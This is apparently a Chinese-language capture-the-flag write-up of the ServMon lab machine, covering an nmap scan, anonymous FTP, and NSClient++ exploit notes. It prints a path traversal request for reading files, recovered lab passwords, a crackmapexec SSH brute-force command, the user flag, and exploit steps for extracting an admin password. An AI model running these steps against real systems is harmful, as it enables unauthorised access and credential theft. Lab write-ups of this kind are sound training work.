ServMon(完成),ftp、目錄遍歷、crackmapexec、Nsclient++漏洞(上傳nc成功，但一直消失[放棄])

```
└──# nmap -sCV -p 21,22,80,135,139,445,6699,8443 -A --min-rate 5000
10.10.10.184
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 08:51 PDT
Nmap scan report for 10.10.10.184
Host is up (0.20s latency).

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-28-24  04:46PM       <DIR>          temp
|_02-28-22  07:35PM       <DIR>          Users
22/tcp   open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
80/tcp   open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
```

```
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-title: Site doesn't have a title (text/html).
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
6699/tcp open  napster?
8443/tcp open  ssl/https-alt
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
|_ssl-date: TLS randomness does not represent time
| http-title: NSClient++
|_Requested resource was /index.html
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     workers
|_    jobs
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.94SVN%I=7%D=4/29%Time=662FC1FD%P=aarch64-unknown-linux-g
SF:nu%r(NULL,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x
SF:20text/html\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo
SF::\x20\r\n\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-typ
SF:e:\x20text/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAu
SF:thInfo:\x20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C/
SF:/DTD\x20XHTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR
SF:/xhtml1/DTD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://
SF:www\.w3\.org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>
```


```
SF:\r\n\x20\x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\
SF:";\r\n\x20\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</ht
SF:ml>\r\n")%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x2
SF:0text/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInf
SF:o:\x20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\
SF:x20XHTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtm
SF:l1/DTD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.
SF:w3\.org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\
SF:x20\x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20
SF:\x20\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\
SF:n\x20\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r
SF:\n")%r(RTSPRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text
SF:/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x2
SF:0\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XH
SF:TML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DT
SF:D/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.o
SF:rg/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x
SF:20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\
SF:x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20
SF:\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8443-TCP:V=7.94SVN%T=SSL%I=7%D=4/29%Time=662FC206%P=aarch64-unknown
SF:-linux-gnu%r(GetRequest,74,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\
SF:nLocation:\x20/index\.html\r\n\r\n\0\0\0\0\0\0\0\0\0\.0\0\0\0\0\0\0E\
SF:x02\0\0\x04\0\0\0\0\0\0\x12\x02\x18\0\x1aE\n\x07workers\x12\x0b\n\x04jo
SF:bs\x12\x03\x18\xe8@\x12")%r(HTTPOptions,36,"HTTP/1\.1\x20404\r\nContent
SF:-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(FourOhFourRequest,36
SF:,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20f
SF:ound")%r(RTSPRequest,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\
SF:r\nDocument\x20not\x20found")%r(SIPOptions,36,"HTTP/1\.1\x20404\r\nCont
SF:ent-Length:\x2018\r\n\r\nDocument\x20not\x20found");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft
Windows 10 1709 - 1909 (93%), Microsoft Windows Server 2012 (93%), Microsoft
Windows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows
10 1709 - 1803 (91%), Microsoft Windows 10 1809 - 2004 (91%), Microsoft
Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1
(91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
(91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -1h00m01s
| smb2-time:
|   date: 2024-04-29T14:53:30
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   228.37 ms 10.10.14.1
2   228.69 ms 10.10.10.184

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.46 seconds
```

---

21 port

找到2個txt檔




猜測


```
username:
nathan
nadine
```

139、445port SMB失敗

有80port網站，




80port有漏洞




POC

```
GET /../../../../../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```



有https 8443port

*因8443在火狐不好用、改用chromium




8443有漏洞，但不知道版本不曉得能否使用

```
└─# searchsploit Nsclient
------------------------------------------------------------------ ---------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------
NSClient++ 0.5.2.35 - Authenticated Remote Code Execution         | json/webapps/48360.txt
NSClient++ 0.5.2.35 - Privilege Escalation                        | windows/local/46802.txt
------------------------------------------------------------------ ---------------------------
```

因需要帳密，剛 21port有說密碼在nathan的桌面，可以嘗試目錄爆破。因80port剛好有漏洞

```
/../../../../../../../../../../../../users/nathan/desktop/passwords.txt
```




```
username:
admin
administrator
nathan
nadine

passwd:
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

使用`crackmapexec ssh 10.10.10.184 -u username -p passwd`進行爆破，找到登入帳密

```
username : nadine
passwd : L1k3B1gBut7s@W0rk
```

ssh連線成功

```
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami
servmon\nadine
```

user flag

```
nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
07744f90d9909d635b3061fedc54685f
```


查看systeminfo(失敗)、whoami /all(無可用資訊)

無法執行winPEASx64.exe

使用帳密嘗試連線80、8443都失敗


在8443參考86802文件漏洞找到：步驟1

```
Exploit:
1. Grab web administrator password
- open c:\program files\nsclient++\nsclient.ini
or
- run the following that is instructed when you select forget password
      C:\Program Files\NSClient++>nscp web -- password --display
      Current password: SoSecret
```




```
password = ew2x6SsGTxjRwXOT
```

在8443有忘記密碼，打開也發現一樣指令，但未知道key要在127.0.0.1



